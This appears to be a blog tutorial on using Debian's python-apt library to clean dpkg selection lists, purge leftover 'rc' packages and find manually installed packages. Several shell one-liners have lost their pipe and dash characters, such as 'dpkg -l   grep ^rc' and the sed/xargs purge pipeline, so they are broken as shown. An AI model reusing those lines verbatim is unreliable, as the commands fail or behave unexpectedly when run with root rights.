The Python API for the Debian package manager APT is useful for writing practical system maintenance scripts, which are going beyond shell scripting capabilities. There are Python2 and Python3 libraries for that available as packages, as well as a documentation in the package python-apt-doc. If that s also installed, the documentation then could be found in /usr/share/doc/python-apt-doc/html/index.html, and there are also a couple of example scripts shipped into /usr/share/doc/python-apt-doc/examples. The libraries mainly consists of Python bindings for the libapt-inst and libapt-pkg C++ core libraries of the APT package manager, which makes it processing very fast. Debugging symbols are also available as packages (python ,3 -apt-dbg). The module apt_inst provides features like reading from binary packages, while apt_pkg resembles the functions of the package manager. There is also the apt abstraction layer which provides more convenient access to the library, like apt.cache.Cache() could be used to behave like apt-get:
from apt.cache import Cache
mycache = Cache()
mycache.update()                   # apt-get update
mycache.open()                     # re-open
mycache.upgrade(dist_upgrade=True) # apt-get dist-upgrade
mycache.commit()                   # apply

boil out selections As widely known, there is a feature of dpkg which helps to move a package inventory from one installation to another by just using a text file with a list of installed packages. A selections list containing all installed package could be easily generated with $ dpkg --get-selections > selections.txt. The resulting file then looks something similar like this:
$ cat selections.txt
0ad                                 install
0ad-data                            install
0ad-data-common                     install
a2ps                                install
abi-compliance-checker              install
abi-dumper                          install
abigail-tools                       install
accountsservice                     install
acl                                 install
acpi                                install
The counterpart for this operation (--set-selections) could be used to reinstall (add) the complete package inventory on another installation resp. computer (that needs superuser rights), like that s explained in the manpage dpkg(1). No problem so far. The problem is, if that list contains a package which couldn t be found in any of the package inventories which are set up in /etc/apt/sources.list(.d/) on the target system, dpkg stops the whole process:
# dpkg --set-selections < selections.txt
dpkg: warning: package not in database at line 524: google-chrome-beta
dpkg: warning: found unknown packages; this might mean the available database
is outdated, and needs to be updated through a frontend method
Thus, manually downloaded and installed wild packages from unofficial package sources are problematic for this approach, because the package installer simply doesn t know where to get them. Luckily, dpkg puts out the relevant package names, but instead of having them removed manually with an editor this little Python script for python3-apt automatically deletes any of these packages from a selections file:
#!/usr/bin/env python3
import sys
import apt_pkg
apt_pkg.init()
cache = apt_pkg.Cache()
infile = open(sys.argv[1])
outfile_name = sys.argv[1] + '.boiled'
outfile = open(outfile_name, "w")
for line in infile:
    package = line.split()[0]
    if package in cache:
        outfile.write(line)
infile.close()
outfile.close()
sys.exit(0)
The script takes one argument which is the name of the selections file which has been generated by dpkg. The low level module apt_pkg first has to been initialized with apt_pkg.init(). Then apt_pkg.Cache() can be used to instantiate a cache object (here: cache). That object is iterable, thus it s easy to not perform something if a package from that list couldn t be found in the database, like not copying the corresponding line into the outfile (.boiled), while the others are copied. The result then looks something like this:
$ diff selections.txt selections.txt.boiled 
3780d3779
< python-timemachine   install
4438d4436
< wlan-supercracker    install
That script might be useful also for moving from one distribution resp. derivative to another (like from Ubuntu to Debian). For productive use, open() should be of course secured against FileNotFound and IOError-s to prevent program crashs on such events.

purge rc-s Like also widely known, deinstalled packages leave stuff like configuration files, maintainer scripts and logs on the computer, to save that if the package gets reinstalled at some point in the future. That happens if dpkg has been used with -r/--remove instead of -P/--purge, which also removes these files which are left otherwise. These packages are then marked as rc in the package archive, like:
$ dpkg -l   grep ^rc
rc  firebird2.5-common          2.5.6.27020.ds4-3   amd64   common files for firebird 2.5 servers and clients
rc  firebird2.5-server-common   2.5.6.27020.ds4-3   amd64   common files for firebird 2.5 servers
rc  firebird3.0-common          3.0.1.32609.ds4-8   all     common files for firebird 3.0 server, client and utilities
rc  imagemagick-common          8:6.9.6.2+dfsg-2    all     image manipulation programs -- infrastructure dummy package
It could be purged over them afterwards to completely remove them from the system. There are several shell coding snippets to be found on the net for completing this job automatically, like this one here:
dpkg -l   grep "^rc"   sed  e "s/^rc //"  e "s/ .*$//"   \
xargs dpkg  purge
The first thing which is needed to handle this by a Python script is the information that in apt_pkg, the package state rc per default is represented by the code 5:
>>> testpackage = cache['firebird2.5-common']
>>> testpackage.current_state
5
For changing things in the database apt_pkg.DepCache() could be docked onto an cache object to manipulate the installation state of a package within, like marking it to be removed resp. purged:
>>> mydepcache = apt_pkg.DepCache(mycache)
>>> mydepcache.mark_delete(testpackage, True) # True = purge
>>> mydepcache.marked_delete(testpackage)
True
That s basically all which is needed for an old package purging maintenance script in Python 3, another iterator as package filter and there you go:
#!/usr/bin/env python3
import sys
import apt_pkg
from apt.progress.text import AcquireProgress
from apt.progress.base import InstallProgress
acquire = AcquireProgress()
install = InstallProgress()
apt_pkg.init()
cache = apt_pkg.Cache()
depcache = apt_pkg.DepCache(cache)
for paket in cache.packages:
    if paket.current_state == 5:
        depcache.mark_delete(paket, True)
depcache.commit(acquire, install)
The method DepCache.commit() applies the changes to the package archive at the end, and it needs apt_progress to perform. Of course this script needs superuser rights to run. It then returns something like this:
$ sudo ./rc-purge 
Reading package lists... Done
Building dependency tree
Reading state information... Done
Fetched 0 B in 0s (0 B/s)
custom fork found
got pid: 17984
got pid: 0
got fd: 4
(Reading database ... 701434 files and directories currently installed.)
Purging configuration files for libmimic0:amd64 (1.0.4-2.3) ...
Purging configuration files for libadns1 (1.5.0~rc1-1) ...
Purging configuration files for libreoffice-sdbc-firebird (1:5.2.2~rc2-2) ...
Purging configuration files for vlc-nox (2.2.4-7) ...
Purging configuration files for librlog5v5 (1.4-4) ...
Purging configuration files for firebird3.0-common (3.0.1.32609.ds4-8) ...
Purging configuration files for imagemagick-common (8:6.9.6.2+dfsg-2) ...
Purging configuration files for firebird2.5-server-common (2.5.6.27020.ds4-3)
It s not yet production ready (like there s an infinite loop if dpkg returns error code 1 like from can t remove non empty folder ). But generally, ATTENTION: be very careful with typos and other mistakes if you want to use that code snippet, a false script performing changes on the package database might destroy the integrity of your system, and you don t want that to happen.

detect wild packages Like said above, installed Debian packages might be called wild if they have been downloaded from somewhere on the net and installed manually, like that is done from time to time on many systems. If you want to remove that whole class of packages again for any reason, the question would be how to detect them. A characteristic element is that there is no source connected to such a package, and that could be detected by Python scripting using again the bindings for the APT libraries. The package object doesn t have an associated method to query its source, because the origin is always connected to a specific package version, like some specific version might have come from security updates for example. The current version of a package can be queried with DepCache.get_candidate_ver() which returns a complex apt_pkg.Version object:
>>> import apt_pkg
>>> apt_pkg.init()
>>> mycache = apt_pkg.Cache()
Reading package lists... Done
Building dependency tree
Reading state information... Done
>>> mydepcache = apt_pkg.DepCache(mycache)
>>> testpackage = mydepcache.get_candidate_ver(mycache['nano'])
>>> testpackage
<apt_pkg.Version object: Pkg:'nano' Ver:'2.7.4-1' Section:'editors'  Arch:'amd64' Size:484790 ISize:2092032 Hash:33578 ID:31706 Priority:2>
For version objects there is the method file_list available, which returns a list containing PackageFile() objects:
>>> testpackage.file_list
[(<apt_pkg.PackageFile object: filename:'/var/lib/apt/lists/httpredir.debian.org_debian_dists_testing_main_binary-amd64_Packages'  a=testing,c=main,v=,o=Debian,l=Debian arch='amd64' site='httpredir.debian.org' IndexType='Debian Package Index' Size=38943764 ID:0>, 669901L)]
These file objects contain the index files which are associated with a specific package source (a downloaded package index), which could be read out easily (using a for-loop because there could be multiple file objects):
>>> for files in testpackage.file_list:
...     print(files[0].filename)
/var/lib/apt/lists/httpredir.debian.org_debian_dists_testing_main_binary-amd64_Packages
That explains itself: the nano binary package on this amd64 computer comes from httpredir.debian.org/debian testing main. If a package is wild that means it was installed manually, so there is no associated index file to be found, but only /var/lib/dpkg/status (libcudnn5 is not in the official package archives but distributed by Nvidia as a .deb package):
>>> testpackage2 = mydepcache.get_candidate_ver(mycache['libcudnn5'])
>>> for files in testpackage2.file_list:
...     print(files[0].filename)
/var/lib/dpkg/status
The simple trick now is to find all packages which have only /var/lib/dpkg/status as associated system file (that doesn t refer to what packages contain), an not an index file representing a package source. There s a little pitfall: that s truth also for virtual packages. But virtual packages commonly don t have an associated version (python-apt docs: to check whether a package is virtual; that is, it has no versions and is provided at least once ), and that can be queried by Package.has_versions. A filter to find out any packages that aren t virtual packages, are solely associated to one system file, and that file is /var/lib/dpkg/status, then goes like this:
for package in cache.packages:
    if package.has_versions:
        version = mydepcache.get_candidate_ver(package)
        if len(version.file_list) == 1:
            if 'dpkg/status' in version.file_list[0][0].filename:
                print(package.name)
On my Debian testing system this puts out a quite interesting list. It lists all the wild packages like libcudnn5, but also packages which are recently not in testing because they have been temporarily removed by AUTORM due to release critical bugs. Then there s all the obsolete stuff which have been installed from the package archives once and then being forgotten like old kernel header packages ( obsolete packages in dselect). So this snippet brings up other stuff, too. Thus, this might be more experimental stuff so far, though.

Next.

Previous.